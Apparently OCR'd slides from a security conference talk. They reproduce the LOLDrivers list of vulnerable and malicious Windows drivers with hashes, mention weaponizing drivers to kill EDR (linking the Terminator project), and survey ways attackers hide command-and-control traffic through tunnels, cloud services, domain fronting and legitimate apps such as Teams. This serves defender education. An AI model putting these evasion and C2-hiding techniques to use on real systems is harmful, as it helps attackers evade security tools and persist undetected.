
LoL Drivers


Search site
About
Premium
Living Off The Land Drivers
Living Off The Land Drivers is a curated list of Windows drivers used by adversaries to bypass security controls and carry out attacks. The project helps security professionals stay informed and mitigate potential threats.
Feel free to open a PR, raise an issue(s) or request new driver(s) be added.
You can also get the malicious driver list via API using CSV or JSON. Sysmon users check out the pre-built config. There is a Sigma rule for SIEMs. If you've found this project valuable, you'll absolutely love our sister projects, LOLBAS and GTFOBins, check them out!
Top Products
CPUID service
NTIOLib
Novell XTier
Windows (R) Win 7 DDK driver
mimidrv (mimikatz)
Top Publishers
40
35
30
25
20
15
10
5
0
ASROCK Incorporation
ASUSTeK Computer Inc.
Anhua Xinda (Beijing) Technology Co.
IBM Polska Sp. z o.o.
eSupport.com
Inc.
Interested in learning how to block these drivers natively on Windows?
Explore MagicSword Premium

LoL Drivers

Tag	SHA256	Category	Created
SeasunProtect.sys	507b07b0dc0e638b65b4a4d11a462b35439c746d42337b9888927bf994176102	Vulnerable	2024-09-11
WINIODrv.sys	3243aab18e273a9b9c4280a57aecef278e10bfff19abb260d7a7820e41739099	Vulnerable driver	2023-01-09
viragt.sys	e05eeb2b8c18ad2cb2d1038c043d770a0d51b96b748bc34be3e7fc6f3790ce53	Vulnerable driver	2023-01-09
Air_SYSTEM10.sys	f461414a2596555cece5cfee65a3c22648db0082ca211f6238af8230e41b3212	Malicious	2023-03-03
tboflhelper.sys	aa20aa2316cd6d203146bd2bc5b7466ba7b83a8500654a688172bcafa82ab168	Vulnerable	2024-09-11
bs_rcio64.sys	73327429c505d8c5fd690a8ec019ed4fd5a726b607cabe71509111c7bfe9fc7e	Vulnerable drivers	2023-07-22
KfeCo11X64.sys	9a91d6e83b8fdec536580f6617f10dfc64eedf14ead29a6a644eb154426622ba	Vulnerable driver	2023-05-12
pchunter.sys	3f20ac5dac9171857fc5791865458fdb6eac4fab837d7eabc42cb0a83cb522fc	Vulnerable drivers	2023-07-22
RtsPer.sys	a1fa7d8275ccd14a6adc438ef4b950e7de4ed26fcbe4b3e184243663b03c83d6	Vulnerable driver	2024-09-10
rtkio.sys	074ae477c8c7ae76c6f2b0bf77ac17935a8e8ee51b52155d2821d93ab30f3761	Vulnerable driver	2023-01-09
nscm.sys	76660e91f1ff3cb89630df5af4fe09de6098d09baa66b1a130c89c3c5edd5b22	Vulnerable driver	2023-01-09
DirectIo32.sys	0be4912bfd7a79f6ebfa1c06a59f0fb402bd4fe0158265780509edd0e562eac1	Vulnerable driver	2023-05-06
mJj0ge.sys	5f6fec8f7890d032461b127332759c88a1b7360aa10c6bd38482572f59d2ba8b	Malicious	2023-05-07
test2.sys	6709a2d7925248fe172e9bc5495f45b9bb74060c43e1c58e671f0e6c434fd82b	Vulnerable drivers	2023-07-22
RTCore64.sys	01aa278b07b58dc46c84bd0b1b5c8e9ee4e62ea0bf7a695862444af32e87f1fd	Vulnerable driver	2023-01-09
AsrOmgDrv.sys	950a4c0c772021cee26011a92194f0e58d61588f77f2873aa0599dff52a160c9	Vulnerable driver	2023-01-09
SysInfoDetectorX64.sys	45e5977b8d5baec776eb2e62a84981a8e46f6ce17947c9a76fa1f955dc547271	Vulnerable driver	2023-11-02
POORTRY1.sys	575e58b62afab094c20c296604dc3b7dd2e1a50f5978d8ee24b7dca028e97316	Malicious	2023-03-04
GVCIDrv64.sys	42f0b036687cbd7717c9efed6991c00d4e3e7b032dc965a2556c02177dfdad0f	Vulnerable driver	2023-01-09
physmem.sys	not available	Vulnerable driver	2023-01-09
BS_Flash64.sys	86a8e0aa29a5b52c84921188cc1f0eca9a7904dcfe09544602933d8377720219	Vulnerable driver	2023-01-09
ATSZIO.sys	01e024cb14b34b6d525c642a710bfa14497ea20fd287c39ba404b10a8b143ece	Vulnerable driver	2023-01-09
libnicm.sys	00c02901472d74e8276743c847b8148be3799b0e3037c1dfdca21fa81ad4b922	Vulnerable driver	2023-01-09
WinIo64A.sys	not available	Vulnerable driver	2023-01-09
HWiNFO32.SYS	6e9e9e0b9a23deec5f28dc45f0bbe7423565f037f74be2957e82e5f72c886094	Vulnerable drivers	2023-07-22
superbmc.sys	f8430bdc6fd01f42217d66d87a3ef6f66cb2700ebb39c4f25c8b851858cc4b35	Vulnerable driver	2023-01-09
AsrIbDrv.sys	2a652de6b680d5ad92376ad323021850dab2c653abf06edf26120f7714b8e08a	Vulnerable driver	2023-01-09
ef0e1725aaf0c6c972593f860531a2ea.sys	f0474e76cfd36e37e32cfe5c0a9e05ddee17dd5014d7aa8817ea3634a3540a3f	Malicious	2023-07-31
nstr.sys	455bc98ba32adab8b47d2d89bdbadca4910f91c182ab2fc3211ba07d3784537b	Vulnerable driver	2023-01-09
POORTRY2.sys	9bb09752cf3a464455422909edef518ac18fe63cf5e1e8d9d6c2e68db62e0c87	Malicious	2023-03-04
bwrs.sys	221dfbc74bbb255b0879360ccc71a74b756b2e0f16e9386b38a9ce9d4e2e34f9	Vulnerable driver	2023-01-09
AsUpIO.sys	8f23313adb35782adb0ba97fefbfbb8bbc5fc40ae272e07f6d4629a5305a3fa2	Vulnerable driver	2023-05-06
sepdrv3_1.sys	b2bc7514201727d773c09a1cfcfae793fcdbad98024251ccb510df0c269b04e6	Vulnerable driver	2023-11-02
EneTechIo64.sys	06bda5a1594f7121acd2efe38ccb617fbc078bb9a70b665a5f5efd70e3013f50	Vulnerable driver	2023-01-09
rtcoremini64.sys	bea8c6728d57d4b075f372ac82b8134ac8044fe13f533696a58e8864fa3efee3	Vulnerable drivers	2023-07-22
eneio64.sys	38c18db050b0b2b07f657c03db1c9595febae0319c746c3eede677e21cd238b0	Vulnerable driver	2023-05-06
nt5.sys	fd33fb2735cc5ef466a54807d3436622407287e325276fcd3ed1290c98bd0533	Vulnerable driver	2023-01-09
HOSTNT.sys	07b6d69bafcfd767f1b63a490a8843c3bb1f8e1bbea56176109b5743c8f7d357	Vulnerable driver	2023-01-09
GLCKIO2.sys	3a5ec83fe670e5e23aef3afa0a7241053f5b6be5e6ca01766d6b5f9177183c25	Vulnerable driver	2023-01-09
dbk64.sys	18e1707b319c279c7e0204074088cc39286007a1cf6cb6e269d5067d8d0628c6	Vulnerable driver	2023-01-09
ElbyCDIO.sys	238046cfe126a1f8ab96d8b62f6aa5ec97bab830e2bae5b1b6ab2d31894c79e4	Vulnerable driver	2023-05-06
wantd_6.sys	e7af7bcb86bd6bab1835f6160671c3921441965a839673ac34444cf0ce7b2164e	Malicious	2023-02-28
driver_b4f33ffe.sys	b4f33ffef069c18e8a8834eb448dd1f1dbdaae93b140cfff5a1db015eb3ada2f	Malicious	2024-09-10
AsrAutoChkUpdDrv.sys	2aa1b08f47fbb1e2bd2e4a492f5d616968e703e1359a921f62b38b8e4662f0c4	Vulnerable driver	2023-01-09
CITMDRV_IA64.sys	1c8dfa14888bb58848b4792fb1d8a921976a9463be8334cff45cc96f1276049a	Vulnerable driver	2023-01-09
wantd_4.sys	8d9a2363b757d3f127b9c6ed8f7b8b018e652369bc070aa3500b3a978feaa6ce	Malicious	2023-02-28
bedaisy.sys	2b120de80a5462f8395cfb7153c86dfd44f29f0776ea156ec4a34fa64e5c4797	Vulnerable driver	2023-04-22
daxin_blank2.sys	5c1585b1a1c956c7755429544f3596515dfdf928373620c51b0606a520c6245a	Malicious	2023-02-28
Monitor_win10_x64.sys	e4a7da2cf59a4a21fc42b611df1d59cae75051925a7ddf42bf216cc1a026eadb	Vulnerable driver	2023-01-09
ASIO32.sys	not available	Vulnerable driver	2023-01-09
gdrv.sys	31f4cfb4c71da44120752721103a16512444c13c2ac2d857a7e6f13cb679b427	Vulnerable driver	2023-01-09
ktes.sys	not available	Malicious	2023-06-05
NGrmq.sys	ad938d15ecfd70083c474e1642a88b078c3cea02cdbddf66d4fb1c01b9b29d9a	Malicious	2023-06-05
DBUtilDrv2.sys	2e6b339597a89e875f175023ed952aaac64e9d20d457bbc07acf1586e7fe2df8	Vulnerable driver	2023-01-09
windbg.sys	139f8412a7c6fdc43dcfbbcdba256ee55654eb36a40f338249d5162a1f69b988	Malicious	2023-05-20
6771b13a53b9c7449d4891e427735ea2.sys	a2d32c28eb5945b85872697d7cfbe87813c09a0e1be28611563755f68b9cb88b	Malicious	2023-07-31
CP2X72C.SYS	05c15a75d183301382a082f6d76bf3ab4c520bf158abca4433d9881134461686	Vulnerable driver	2023-11-02
NlsLexicons0024UvN.sys	7a84703552ae032a0d1699a081e422ed6c958bbe56d5b41839c8bfa6395bee1d	Malicious	2023-07-12
4.sys	8e035beb02a411f8a9e92d4cf184ad34f52bbd0a81a50c222cdd4706e4e45104	Malicious	2023-03-04
driver_290bc782.sys	290bc7822da41f0b5580b27c8d14a2a5c3fbe3e4b6921957b134efc6beeb0aeb	Malicious	2024-09-10
ATSZIO.sys	0da746e49fd662be910d0e366934a7e02898714eaaa577e261ab40eb44222b5c	Vulnerable driver	2023-05-06
AsrDrv10.sys	ece0a900ea089e730741499614c0917432246ceb5e11599ee3a1bb679e24fd2c	Vulnerable driver	2023-01-09
iqvw64e.sys	37c637a74bf20d7630281581a8fae124200920df11ad7cd68c14c26cc12c5ec9	Vulnerable driver	2023-01-09
rtkiow8x64.sys	b205835b818d8a50903cf76936fcf8160060762725bd74a523320cfbd091c038	Vulnerable drivers	2023-07-22

Weaponize Project



https://github.com/ZeroMemoryEx/Terminator

EDR's dilemma

- EDRs and AV systems often trust digital certificates implicitly
- Negative impact
  - Blocking kernel drivers can cause BSOD (Blue Screen of Death) or system instability.
- Stability Concerns
  - Incorrectly blocking items can damage the reputation of the security solution.

> To block or not to block,
>
> that is a question
>
> – Steven Meow 🐱

C2 Network Hiding – LoL C2

What C2 hacker uses

- Objective for hacker / Red Teamer
  - The C2 can quickly rotate and cannot be blocked.
- Types of C2 Server
  - Tunnel-Based
  - Cloud-Based
    - Includes VPS, CDN, SaaS Proxy, etc.
  - Legitimate Software
    - Examples include MS Graph API, Google Calendar, GitHub, etc.


Tunnel-Based C2

- Cloudflare Tunnel
- Ngrok
- Pinggy
- .....

```
[~]$ cloudflared tunnel --url 127.0.0.1:3000
2025-03-09T07:44:17Z INF Thank you for trying Cloudflare Tunnel. Doing so, without a Cloudflare account, is a quick way to exper
 Tunnels have no uptime guarantee, are subject to the Cloudflare Online Services Terms of Use (https://www.cloudflare.com/websit
r use of Tunnels for violations of such terms. If you intend to use Tunnels in production you should use a pre-created named tun
one/connections/connect-apps
2025-03-09T07:44:17Z INF Requesting new quick Tunnel on trycloudflare.com...
2025-03-09T07:44:21Z INF +--------------------------------------------------------------------------------------------+
2025-03-09T07:44:21Z INF |  Your quick Tunnel has been created! Visit it at (it may take some time to be reachable):  |
2025-03-09T07:44:21Z INF |  https://replacing-textiles-awarded-jose.trycloudflare.com                                 |
2025-03-09T07:44:21Z INF +--------------------------------------------------------------------------------------------+
2025-03-09T07:44:21Z INF Cannot determine default configuration path. No file [config.yml config.yaml] in [~/.cloudflared ~/.clo
cloudflared]
2025-03-09T07:44:21Z INF Version 2025.2.1 (Checksum 3deeeae663e7e8bea3b5c90f46da3088539f67372b792309c01a9d39a1bc1a7c)
2025-03-09T07:44:21Z INF GOOS: darwin, GOVersion: go1.22.5-devel-cf, GoArch: arm64
2025-03-09T07:44:21Z INF Settings: map[ha-connections:1 protocol:quic url:127.0.0.1:3000]
2025-03-09T07:44:21Z INF Generated Connector ID: 6a8c6cbc-439c-4a85-81c5-1fde3528d469
2025-03-09T07:44:21Z INF cloudflared will not automatically update if installed by a package manager.
2025-03-09T07:44:21Z INF Initial protocol quic
2025-03-09T07:44:21Z INF ICMP proxy will use 192.168.0.110 as source for IPv4
2025-03-09T07:44:21Z INF ICMP proxy will use fe80::1052:f146:548f:80f1 in zone en0 as source for IPv6
2025-03-09T07:44:21Z INF Created ICMP proxy listening on 192.168.0.110:0
2025-03-09T07:44:21Z INF ICMP proxy will use 192.168.0.110 as source for IPv4
2025-03-09T07:44:21Z INF ICMP proxy will use fe80::1052:f146:548f:80f1 in zone en0 as source for IPv6
2025-03-09T07:44:21Z INF Starting metrics server on 127.0.0.1:20241/metrics
2025-03-09T07:44:21Z INF Using [CurveID(4588) CurveID(25497) CurveP256] as curve preferences connIndex=0 event=0 ip=198.41.192.7
2025-03-09T07:44:22Z INF Registered tunnel connection connIndex=0 connection=edcf8d36-9b56-4054-b450-d24b4758c421 event=0 ip=198
```

Cloud Based C2


- AWS EC2
- AWS Lambda
- AWS API Gateway
- CDN / Domain Fronting
  - Encrypted Client Hello (ECH)




Legitimate Software as C2

- Everything can be a C2
  - Applications can read, write, upload, and download data.
- SNS Program
  - Examples include Slack, Teams, Discord, LINE, Twitter, Instagram, etc.
- Content Management Service
  - Examples include GitHub, Jira, OneDrive, Google Drive, Dropbox, etc.

LoL C2


Telegram
CounterStrike 1.6
Google Translate
Mastodon
Whatsapp
Microsoft Printer
Microsoft Azure Application Proxy
Asana
X
Onedrive
Microsoft Tasks
Jira
Twitter
Gmail
Slack
Cisco Webex
DuckDuckGO
Microsoft Graph
Microsoft Outlook
Microsoft Power Automate


Microsoft Azure Functions
Soundcloud
Spotify
Microsoft Teams
Discord
Splunk
Lichess
Mattermost
Google Sheet
Microsoft Sharepoint
Google Drive
Google Calendar
Github
Youtube
Pastebin
Reddit
Dropbox
Instagram
Zoom
Virustotal


Teams as a C2


Search
Chat
Your status message is showing in change status.
Duff, Thomas
Chat
Pinned
Duff, Thomas
Hello
Type a new message
Recent
root@kali: ~
C:\> ipconfig
Windows IP Configuration:
IPv4 Address:
217.18.35.147
C:\> whoami
WINDOWS11\local_admin

